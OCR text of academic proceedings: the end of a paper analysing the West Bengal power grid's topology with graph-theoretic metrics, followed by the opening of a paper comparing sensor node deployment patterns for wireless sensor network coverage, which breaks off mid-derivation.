Most of the complex problems such as World Wide Web, Internet, social interacting species, neural networks, chemical systems, and coupled biological systems are solved by using topological analysis of the graph [3]. Though power system is a complex network, it is necessary to go for topological analysis of power grid. Topological analysis is performed based on the physical significance [5] as the geographical distance of the network structure of the graph. But it will ignore the electrical properties [5, 6] of power grid such as resistance, impedance of the network. The comparison between the traditional power system and the future power system [1, 2] is shown in Table 1.

Table 1 Represents the difference between traditional power system and future power system

Sl. No.	Traditional power system	Future power system
1.	It was centralized in nature	It will be distributed in nature
2.	Small number of large generators is used	Large number of small generators will be used
3.	High-capacity generators were used	Low-capacity generators will be distributed throughout the globe
4.	Non-renewable energy sources were used	Renewable energy sources will be used in future
5.	No computational and communication facility of generators	Having computational and communication facility of generators
6.	It was expensive and not so reliable	It will inexpensive and reliable

In this paper, a framework for communication between different buses of electric power grid has been presented, which employs the grid computing as the backbone of ICT infrastructure. The remaining part of this paper is organized as follows: Sect. 2 gives a brief overview of graph theoretic interpretation of the power grid. Section 3 provides the graph theoretic model of power grid as a complex network and also gives different parameters that are associated with power network. Section 4 gives the case study of West Bengal power grid and presented the results. Section 5 concludes the paper. In this paper, a number of PCs have been aggregated together to set up a grid environment that employs Grid Gain 2.0 as a middleware [7]. It is a collection of software components which provide many of the building blocks (services) necessary to create a grid-based application. The most attractive feature of Grid Gain 2.0 was its java-based nature.

2 Fundamentals of Power System as a Graph Theoretic Model

In this section, we present the basic concepts of modeling power system as a graph. An undirected graph is defined as a pair of sets G (n, m) such that n is the number of nodes and m is the number of edges. There are some basic definitions of graph that are as follows.

Definition 1 (*Graph*): A graph G (V, E) is a pair of sets where V is the set of vertices and E is the set of edges.

Definition 2 (*Power Grid as Graph*): A graph G (V, E) is called power grid graph if and only if each element $v_i \in V$ is a transformer, substation, generating station, or load unit of physical power grid and if there is an edge $e_{i,j} \in E$ representing the existence of physical cable between two nodes v_i to v_j in the power grid from vertex v_i to v_j.

Definition 3 (*Degree of Graph*): In an undirected graph, the degree of vertex is the number of edges $e \in E$ incident in a vertex $v \in V$ and is called degree of that vertex in the graph. Simply, we can say that the degree of a node specifies the number of nodes adjacent to that node.

Definition 4 (*Adjacency Matrix*): Let V_i be the vertices of graph G (V, E), then the adjacency matrix A is the $n \times n$ matrix, where A represents the configuration of the graph, such that $a_{ij} = 1$ if and only if there is an edge between the nodes i and j otherwise 0.

$$A = a_{ij} = \begin{cases} 1, & \text{when } V_i \text{ and } V_j \text{ are adjacent} \\ 0, & \text{otherwise} \end{cases} \tag{1}$$

Definition 5 (*Incidence Matrix*): Let v_i be the vertices and e_i be the edges of graph G (V, E), then the incidence matrix I is the $n \times m$ matrix where

$$I = \begin{cases} 1 & \text{If there is a direct path between } i \text{ to } j \\ -1 & \text{If there is a direct path between } j \text{ to } i \\ 0 & \text{if branch } j \text{ is not incident at node } i. \end{cases} \quad (2)$$

Definition 6 (*Laplacian Matrix*): Let D be the degree matrix having $n \times n$ diagonal matrix where $D_{ii} = d(v_i)$ is the degree of v_i in graph $G(V, E)$ and A be the adjacency matrix, then Laplacian matrix can be defined as follows:

$$L = D - A \quad (3)$$

3 Modeling the Topology of Power Grid as a Complex Network

To represent the power grid as a complex network [3], we build an unweighted and undirected graph [8] composed of nodes and edges. Using metrics from graph theory and modern complex network analysis, the results provide insight into the properties of power grids [9], considering only topological information. The goal is to characterize the topological structure of the West Bengal power grids and highlight implications for the performance of electricity infrastructures.

3.1 Topological Analysis of Power Grid

An undirected graph [5, 6, 8, 9] is defined in graph theory as a pair of vertices and edges, $G = \{N, m\}$ where $|N|$ is the number of nodes and $|M|$ is the number of edges. There are many useful statistical measures for graphs. Among the most useful are degree distributions, characteristic path length, graph diameter, clustering coefficient, and degree assortativity. These measures provide a useful set of statistics for comparing power grids with other graph structures.

3.1.1 Number of Links (m)

The total number of links [8] of any graph is

$$m = \frac{1}{2}\sum_i L(i,\ i) \quad (4)$$

where $\sum L(i, i)$ is the sum of all diagonal values of L matrix.

3.1.2 Average Nodal Degree ($\langle k \rangle$)

The nodal degree vector is determined from the Laplacian matrix

$$K = \{k_1, k_2, k_3, \ldots, k_{\mathrm{N}}\} = \text{diagonal}\,(L). \tag{5}$$

The average nodal degree [8, 9] can be represented as the average numbers of edges that are connected to a node. The average nodal degree is defined as follows:

$$\langle k \rangle = \frac{1}{N} \sum_{i} L(i,\ i) \tag{6}$$

where $\sum L(i, i)$ is the sum of all diagonal values of L matrix.

The average degree of a node seen at the end of a randomly selected edge is

$$\bar{k} = (2\ \mathrm{m})^{-1} \sum_{(i,j)} \left(k_i + k_j\right) = (2\ \mathrm{m})^{-1} \sum_{(i)} \left(k_i^2\right) = \frac{\langle \mathrm{k}^2 \rangle}{\langle k \rangle} \tag{7}$$

3.1.3 Ratio Parameter (r)

It determines the maximum node degree of the nodes of graph of a network.

Then, the ratio $r\ \{k\ > \bar{k}\}$ can be obtained as follows:

$$r\ \{k > \bar{k}\} = \frac{\left\| \{k_i;\ k_i > \bar{k}\} \right\|_{\infty}}{N} \tag{8}$$

where k_i is the individual node degree.

3.1.4 Pearson Coefficient (ρ)

The Pearson coefficient (ρ) is also called correlation coefficient [5, 8, 9], which gives a measure to evaluate the correlation of node degrees in the network. It tells us about the assortativity of the electrical networks.

$$\rho = \frac{\sum_{(i,j)} (k_i - \bar{k})(k_j - \bar{k})}{\sqrt{\sum_{(i,j)} (k_i - \bar{k})^2 (k_j - \bar{k})^2}} \tag{9}$$

where, for a network having m links, we define

$$\bar{k} = m^{-1} \sum_{(i,j)} k_i \text{ and } \bar{k} = m^{-1} \sum_{(i,j)} k_j \tag{10}$$

Pearson coefficient for some kinds of networks is consistently positive, which means less assortative, while for others, it is negative, which means more assortative. So we can say that Pearson coefficient can be used to differentiate technological networks from social networks.

3.1.5 Degree Distribution

The degree of a node indicates the number of nodes adjacent to that node. In degree distribution [8, 9], we can represent the global connectivity of the network. The first and second statistical distributions provide the average number of connections per node and the variance. But for some distribution such as power laws, these statistical moments do not provide a realistic presentation because the degree varies over several orders of magnitudes. So it is useful to visualize the parameter of probability mass function. The degree of node i in a graph with adjacency matrix A is

$$k_i = \sum_{j=1}^{N} a_{ij} \tag{11}$$

3.1.6 Clustering Coefficient

The clustering coefficient [8] C, is a common metric that provides information about the transitivity of a network, i.e., if two pairs of nodes, $\{x, y\}$ and $\{y, z\}$, are clustered, then there also exists an edge between nodes x and z. In that case, they would form a cluster. C is defined as follows in terms of the coefficient c_i or the individual clustering coefficient for each node. The clustering is measured with the clustering coefficient described in [8] as the average of the clustering coefficient for each node. It is defined as follows:

$$C(G) = \frac{1}{N} \sum_{i=1}^{N} C_i \tag{12}$$

where the clustering of node i (C_i) is

$$C_i = \frac{\lambda_G(i)}{\tau_G(i)} \tag{13}$$

where $\lambda_G(i)$ is the number of edges between the neighbors of node i and $\tau_G(i)$ is the total number of edges that could possibly exist among the neighbors of node. For undirected graphs, $\tau_G(i) = k_i(k_i - 1)/2$ is the node degree.

The clustering coefficient for a random graph network theoretically equals the probability of randomly selecting links from all possible links.

$$C(R) = \frac{2\,\mathrm{m}}{N(N-1)} = \frac{\langle k \rangle}{N-1} \tag{14}$$

3.1.7 Average Shortest Path

The average shortest path or characteristic path length, $\langle l \rangle$, is used to measure the shortest path between any given pair of nodes relative to the size of the network [8]. $\langle l \rangle$ is determined from the distance matrix as the average value of all the possible entries for every combination of nodes, given that the entry d_{ij} is the number of edges along the shortest path from i to j.

$$\langle l \rangle = \frac{1}{n(n-1)} \sum_{\substack{\forall i,j \\ i \neq j}} d_{ij} \tag{15}$$

It can also be determined by using Floyd–Warshall algorithm directly.

3.2 Random Graphs (ER)

In this paper, random graphs are created following the standard algorithm described in Erdos and Renyi [10] for a given number of nodes and edges such that they are comparable to the power grid under study, namely the West Bengal power system. In the random graph (ER) model, every edge is generated by randomly selecting endpoints from a uniform distribution.

3.3 Preferential Attachment (PA)

The generation of scale-free graphs was described by Barabasi and Albert [11]. This model has introduced variations in the degree distribution by modifying the attachment mechanisms, implementing dynamic edge rewiring, etc. In every

iteration, it will generate a new node and approximately m/n edges; the result is a graph with n nodes and roughly m edges.

4 Experimental Results and Discussions

This section presents the detailed methodology involved to present the topological properties of West Bengal power system and how a grid service is deployed subsequently. The service efficacy has been demonstrated by means of a case study that considers the West Bengal power system as a test case. The power network of West Bengal has been shown in Fig. 1, and its corresponding single-line diagram is shown in Fig. 2. The power network graph and single-line diagram in this network have been taken from West Bengal Power Transmission Corporation Limited Web site [12], a state-owned company responsible for power transmission in the state of West Bengal.

The ER graph of West Bengal power grid is shown in Fig. 3, and Fig. 4 shows its scale-free graph. Table 2 shows the topological degree and clustering coefficient of each node of the West Bengal power network. Node degree distribution of the same power network is shown in Fig. 5 by considering the node degree of the individual




Fig. 1 Power network of West Bengal




Fig. 2 Single-line diagram of West Bengal power network

nodes with the probability of these nodes. West Bengal power grid follows the exponential degree distribution. The physical topology of West Bengal power grid is shown in Fig. 6 by considering the physical connection between nodes. The different topological properties of West Bengal power grid is shown in Table 3.




Fig. 3 Random graph of West Bengal




Fig. 4 Scale-free network of West Bengal

Table 2 Individual topological degree and clustering coefficient of West Bengal power network

Node	Topological degree	Clustering coefficient
1	3	0
2	3	0
3	3	0
4	3	0
5	1	0
6	2	0
7	4	0.167
8	5	0.2
9	1	0
10	3	0
11	5	0
12	2	0
13	1	0
14	3	0
15	3	0
16	1	0
17	2	1
18	2	0
19	3	0.333
20	2	1
21	1	0
22	3	0
23	2	0
24	2	0




Fig. 5 Node degree distribution of West Bengal power grid




Fig. 6 Regular graph of West Bengal power grid

Table 3 Topological parameters of West Bengal power grid

Topological parameters of West Bengal power grid	
Nodes (N)	24
Edges (m)	30
Average nodal degree $\langle K \rangle$	2.5
Average shortest path $\langle l \rangle$	3.524306
Diameter (D)	9
Pearson coefficient (ρ)	−0.2821
$r\{k > k \text{ bar}\}$	0.125
C (G)	0.1125
C (R)	0.1087

5 Conclusions

Complex network analysis is an emerging technology to characterize the structural and functional connectivity of the power grid. In this paper, we have described and presented a number of measures that characterize the topological structure of the West Bengal power network. The topology determines the physical connectivity of the network. It provides the physical parameters and constraints characterizing the power network. It only focuses the physical significance of the network rather the electrical parameters. It may present the strategies to evolve physical topologies to improve the forthcoming smart grid which might require reshaping of the power network in case of cascading failures, which leads to blackouts.

References

1. Irving, M., Taylor, G., Hobson, P.: Plug into grid computing. Power Energy Mag. IEEE **2**(2), 40–44 (2004)
2. Taylor, G.A., Irving, M.R., Hobson, P.R., Huang, C., Kyberd, P., Taylor, R.J.: Distributed monitoring and control of future power systems via grid computing. In: Power Engineering Society General Meeting, 2006. IEEE, p. 5. IEEE, (2006)
3. Boccaletti, S., Latora, V., Moreno, Y., Chavez, M., Hwang, D.-U.: Complex networks: structure and dynamics. Phys. Rep. **424**(4), 175–308 (2006)
4. Himansu, D., Roy, D.S.: Article: a grid computing service for power system monitoring. Int. J. Comput. Appl. **62**(20), 1–6 (2013)
5. Cotilla-Sanchez, E., Hines, P.D.H., Barrows, C., Blumsack, S.: Comparing the topological and electrical structure of the North American electric power infrastructure. pp. 1–1. (2012)
6. Hines, P., Blumsack, S., Cotilla Sanchez, E., Barrows, C.: The topological and electrical structure of power grids. In: System Sciences (HICSS), 2010 43rd Hawaii International Conference on, pp. 1–10. IEEE, (2010)
7. Grid Gain: www.gridgain.com. Last accessed on 13 May 2013
8. Wang, Z., Scaglione, A., Thomas, R.J.: Generating statistically correct random topologies for testing smart grid communication and control networks. Smart Grid IEEE Trans. **1**(1), 28–39 (2010)
9. Wang, Z., Thomas, R.J., Scaglione, A: Generating random topology power grids. In: Proceedings of the 41st Annual Hawaii International Conference on System Sciences, pp. 183–183. IEEE, (2008)
10. Erdos, P., Renyi, A.: On random graphs. Publ. Math. Debrecen **6**, 290–297 (1959)
11. Watts, D.J., Strogatz S.H.: Collective dynamics of 'small-world' networks. Nature **393**(6684), 440–442 (1998)
12. http://www.wbsldc.in/docs/2.%20WBSETLC%20POWER%20MAP.gif. Last accessed on 13 May 2013

Comparison and Analysis of Node Deployment for Efficient Coverage in Sensor Network

Ram Shringar Raw, Shailender Kumar, Sonia Mann and Sambit Bakshi

Abstract Wireless sensor network (WSN) is composed of sensor nodes, which have capability of perception, computing, sensing, and communication. In wireless sensor network, the number of nodes deployed in a region is directly proportional to the cost of network, performance, and robustness. Sensor node deployment is an essential issue to be resolved in WSNs. A proper node deployment method can reduce the complexity of problems in WSNs. In this paper, we calculate the efficiency of some popular regular deployment patterns such as square grid, triangular lattice, and rhomb in terms of the number of sensors required to provide coverage and connectivity. We have shown comparison between these patterns in terms of total coverage area and net efficient coverage area ratio for varying number of nodes. Simulations have been done using MATLAB R2010a.

Keywords Wireless sensor network (WSN) · Deployment · Seamless coverage · Total coverage area · Efficient coverage area ratio · Net efficient coverage area ratio

R. S. Raw (✉) · S. Kumar · S. Mann
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India
e-mail: rsrao08@yahoo.in

S. Kumar
e-mail: shailenderkumar.verma@gmail.com

S. Mann
e-mail: sonia29aprmann@gmail.com

S. Bakshi
National Institute of Technology, Rourkela, India
e-mail: sambitbaksi@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_4, © Springer India 2014

1 Introduction

Wireless sensor networks are applied to various special application fields such as industrial machine measurement, wild environment monitoring, and security surveillance in military purpose measurement to daily applications fields such as fire monitoring, pollution monitoring, and battlefields. Wireless sensor networks ensure a wide range of applications such as previously unobserved environmental phenomena, smart homes, and offices, improved healthcare, industrial diagnosis, near the crater of a volcano to measure temperature, pressure, and seismic activities.

Sensor deployment is a critical and an important issue since it reflects the cost and detection capability of a WSN. It is categorized as random and planned deployment. Within planned deployment, sensors are placed at planned locations, whereas in random deployment, sensor nodes are scattered randomly creating an infrastructure in an ad hoc manner. Random deployment of sensors may not satisfy the basic requirements of deployment due to the hostile environment.

A good deployment should consider both coverage and connectivity. Coverage is the physical sensing range of a node within which it is able to perform its operation. Each location in the physical space of interest should be within the sensing range of at least one of the sensors. In WSNs, the simple reason for checking coverage is to provide the high quality of information in the region of interest. This is also known as the area coverage, which is important for most WSN applications. A full and partial coverage are both considered for WSN applications. To fulfill the desired coverage of a region, adjusting the sensing range has its limitations due to the expensive energy consumption and restricted node capabilities. Therefore, node deployment becomes very important. K-coverage is the usual way of specifying conditions on coverage.

Connectivity is the communication radius within which it can communicate with another node. In general, finding the optimal deployment pattern (in the context of no. of sensors) has practically more significant. First, significance is deploying the minimum number of sensors needed has obvious economic benefits. Second, optimal deployment can be used to guide the development of heuristic algorithms for topology control and sensor scheduling for better quality of service. This paper analyzes several sensor deployments and computes total coverage area, total coverage area ratio, net efficient coverage area and net efficient coverage area ratio of nodes under the condition of seamless coverage. In this paper, we compare various deployment patterns.

Our paper is organized as follows. We introduce problem formulation in Sect. 2. In Sect. 3, sensor node deployment and coverage area calculation are explained mathematically. Section 4 presents the simulation results, comparison and analysis of different node deployment patterns. Finally, we conclude the work presented in this paper in Sect. 5.

2 Problem Formulation

In this work, we consider the problem of how to deploy wireless sensor nodes in order to computes efficient coverage areas and their efficient coverage area ratios. Before we define the considered sensor and coverage model, we briefly describe the efficient coverage area ratio and its calculation.

2.1 Efficient Coverage Area Ratio Calculation

There are several key requirements in sensor deployments. First is covering the sensor fields effectively and efficiently. Second is ensuring proper detection of events and maintenance of connectivity throughout the entire network. Third is strictly preserving the energy of the individual nodes in order to provision acceptable network lifetime. A good sensor deployment pattern is necessary to fully and seamlessly cover the sensor field.

2.2 Sensor and Coverage Model

As shown in Fig. 1, assumptions are given as same as in [1]. A sensor's coverage ability is omnidirectional, which has a disk whose radius is r and area is D, where $D = \pi r^2$. In a sensor field, all sensors radio power is equal, uniform, and in the same plane. Each node is placed at the center of the circle of radius r.

In the sensor field of WSN, a piece of area is possibly covered by several sensor nodes (as shown in Fig. 2) that are called as overlapped coverage area. In this case, the coverage resulted from node $C1$ among these nodes are redundant for overlapped coverage area. It is because the information of overlapped node can be sensed and collected by other nodes. In Fig. 2, we define and calculate the following terms:

Total coverage area (S_{TCA}): S_{TCA} is the total coverage area that is overlapping coverage area of nodes $C1$ and $C2$ and unoverlapped coverage area under consideration.

$$S_{\mathrm{TCA}} = \text{overlapped area} + \text{unoverlapped area}$$

Efficient coverage area ratio (R_{TCA}): Ratio of total coverage area to the node $C1'$s coverage area D.

$$R_{\mathrm{TCA}} = \frac{S_{\mathrm{TCA}}}{D}$$

Net efficient coverage area (S_{NECA}): Area that is not covered by other nodes is defined as efficient coverage area

$$S_{\mathrm{NECA}} = D - \text{Overlapped Coverage Area}$$




Fig. 1 Sensors' coverage range and WSN's sensor field




Fig. 2 Overlapping area and efficient coverage area

Net efficient coverage area ratio (R_{NECA}): Ratio of the area that is not covered by other nodes to the total area of the node itself.

$$R_{\mathrm{NECA}} = \frac{S_{\mathrm{NECA}}}{D}$$

3 Sensor Node Deployment and Coverage Area Calculation

Wireless sensor network coverage to a large amount depends on the deployment of wireless sensor node in the networks. Sensor node deployments can be geometrically classified as follows:

3.1 Sensor Node Deployment Based on Square Pattern

3.1.1 Nine Sensors at the Vertices of Square

Sensor nodes are deployed at the center of nine circles, which forms a square. As shown in Fig. 3, each circle has sensor node at the center of the circle. From the figure, geometrically it is represented that sensor nodes are deployed at *A, B, C*, and *D* that is at the corners of the square where the edge length of the square




Fig. 3 Sensors at the meeting point of nine *circles*

ABCD is equal to the $2r$. The radius of the circle r is equal to the maximum transmission range of the sensor node. These sensor nodes form a square *ABCD*.

$$\text{Edge length of square } ABCD = AB = 2r$$

In Fig. 3, we have calculated the total coverage area, total coverage area ratio, and net efficient coverage area ratio of nine sensors at the vertices of square as given below:

Total coverage area for sensor nodes at the meeting point of the nine circles (S_{TCA_1})

$$S_{\text{TCA}_1} = \text{Area of sector } EAF \times 4 + \text{Area of } \Delta AEX \times 8 + \text{Area of square } ABCD$$

$$S_{\text{TCA}_1} = \frac{150}{360}\pi r^2 \times 4 + \frac{\sqrt{3}}{4} r^2 \times 8 + 4r^2$$

$$S_{\text{TCA}_1} = \left(\frac{5}{3}\pi + 2\sqrt{3} + 4\right) r^2$$

Total coverage area ratio for sensor nodes at the meeting point of the nine circles (R_{TCA_1})

$$R_{\text{TCA}_1} = \frac{S_{\text{TCA1}}}{D} = \frac{S_{\text{TCA1}}}{9 \times \pi r^2} = \frac{5}{27} + \frac{2\sqrt{3}}{9\pi} + \frac{4}{9\pi} = 0.44 \tag{1}$$

Net efficient coverage area for sensor nodes at the meeting point of the nine circle (S_{NECA_1})

$$S_{\text{NECA}_1} = D - \left(\frac{2}{3}\pi r^2 - \frac{\sqrt{3}}{2} r^2 + \frac{\pi r^2}{4}\right)$$

$$= \pi r^2 - \left(\frac{11}{12}\pi r^2 - \frac{\sqrt{3}}{2} r^2\right) = \frac{\pi + 6\sqrt{3}}{12} r^2$$

Net efficient coverage area ratio for sensor nodes at the meeting point of the nine circles (R_{NECA_1})

$$R_{\mathrm{NECA}_1} = \frac{S_{\mathrm{NECA}_1}}{D} = \frac{(\pi + 6\sqrt{3})r^2}{12 \times \pi r^2} = \frac{1}{12} + \frac{7 \times \sqrt{3}}{44} = 0.35 \tag{2}$$

3.1.2 Sensor Nodes at the Center of Sixteen Circles

As shown in Fig. 4, sensor nodes are placed at the center of sixteen circles. Mathematically, it is represented by the square *PQRS*. Therefore, the edge length of square is given as $3\sqrt{2} \times r$. The efficient coverage area of a meeting point is shown in Fig. 4.

In Fig. 4, we have calculated the total coverage area, total coverage area ratio, and net efficient coverage area ratio of nine sensors at the vertices of square as given below:

Total coverage area of sensor nodes at the center of the sixteen circles (S_{TCA_2})

$$S_{\mathrm{TCA}_2} = \text{Area of sector } UPT \times 4 + \text{Area of } \Delta PTQ \times 4 + \text{Area of square } PQRS$$

$$S_{\mathrm{TCA}_2} = \frac{180}{360}\pi r^2 \times 4 + \frac{r^2}{2} \times 4 + 2 \times r^2$$

$$= 2\pi r^2 + 2r^2 + 2r^2 = 2(\pi + 2)r^2$$

Total coverage area ratio for sensor nodes at the center of the sixteen circles (R_{TCA_2})

$$R_{\mathrm{TCA}_2} = \frac{S_{\mathrm{TCA2}}}{4 \times \pi \mathrm{r}^2} = \frac{2(\pi + 2)r^2}{4 \times \pi r^2} = 0.81 \tag{3}$$

Net efficient coverage area for sensor nodes at the center of the sixteen circles (S_{NECA_2})




Fig. 4 Coverage areas of sensors at the center of sixteen *circles*

$$S_{\mathrm{NECA}_2} = D - \left(\frac{45}{360}\pi r^2 - \frac{r^2}{4} \times 4\right)$$

$$= \pi r^2 - \pi r^2 + 2r^2 = 2r^2$$

Net efficient coverage area ratio for sensor nodes at the center of the sixteen circles (R_{NECA_2})

$$R_{\mathrm{NECA}_2} = \frac{S_{\mathrm{NECA}_2}}{D} = \frac{2r^2}{\pi r^2} = 0.63 \tag{4}$$

3.2 Sensor Node Deployments Based on Triangular Pattern

3.2.1 Sensor Deployment at the Three Vertices of a Triangle

As shown in Fig. 5, sensor node has maximum efficient coverage area. We can calculate the total coverage area and efficient coverage area ration as given below.

Total coverage area for sensor nodes at the center of the six circles (S_{TCA_3})

$$S_{\mathrm{TCA}_3} = \text{Area of sector } FAG \times 5 + \text{Area of } \Delta AFB \times 5 + \text{Area of } \Delta ABO \times 5$$

$$S_{\mathrm{TCA}_3} = \frac{162}{360}\pi r^2 \times 5 + \frac{r^2}{2} \times 5 + \frac{2r^2}{4\tan 36^\circ} \times 5$$

$$S_{\mathrm{TCA}_3} = \frac{9}{4}\pi r^2 + 2.5r^2 + 3.6r^2 = \left(\frac{9}{4}\pi + 6.1\right)r^2$$

Total coverage area ratio for sensor nodes at the center of the six circles (R_{TCA_3})

$$R_{\mathrm{TCA}_3} = \frac{S_{\mathrm{TCA}_3}}{D \times 6} = \frac{9\pi}{24\pi} + \frac{6.1}{6\pi} = 0.70 \tag{5}$$

